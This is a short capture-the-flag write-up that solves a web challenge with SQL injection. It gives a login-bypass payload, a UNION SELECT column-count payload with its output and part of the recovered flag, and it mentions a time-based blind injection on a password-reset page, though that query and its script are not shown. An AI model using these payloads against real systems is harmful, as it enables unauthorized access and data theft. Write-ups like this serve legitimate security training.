

First you need to login.  
Use sql injection ( ' or 1=1 – ) on username and password .

# Login

Username:

' or 1=1 --

Password:

.....|

Login

Forgot password?

After use this to see how many columns are in the table

# Product Search


' UNION SELECT NULL,NULL,NULL,NULL --

Search


Results for "' UNION SELECT NULL,NULL,NULL,NULL -- "

| ID   | Name | Price | Description |
|------|------|-------|-------------|
| NULL | NULL | NULL  | NULL        |


This is to verify the name of the tables.



This is to check the column names of the table secrets



Extract the first part of the flag



The first part:

|      |   |      |      |
|------|---|------|------|
| NULL | carefully crafted strings and the promise of chaos. | NULL | NULL |
| NULL | UVT{Th3_sy5t3M_7ru5Ts_1tS_owN_9r4Mmar_..._          | NULL | NULL |
| NULL | You don` t query the systemâ€ you interrogate it.   | NULL | NULL |
| NULL | The database wasnâ€™t built for lies                | NULL | NULL |
| NULL | Some queries arenâ€™t questions.                    | NULL | NULL |
| NULL | you speak in poisoned syntax                        | NULL | NULL |

After you have to do back on login page and use the password reset page. Here is a blind sql injection.

# Password Reset

Email:

Reset Password

This is the query you may use. If the character is correct the page will sleep for 5 seconds.

# Password Reset

If the email exists, a reset link has been sent.

Email:

Reset Password

Use the script to extract the last part of the flag.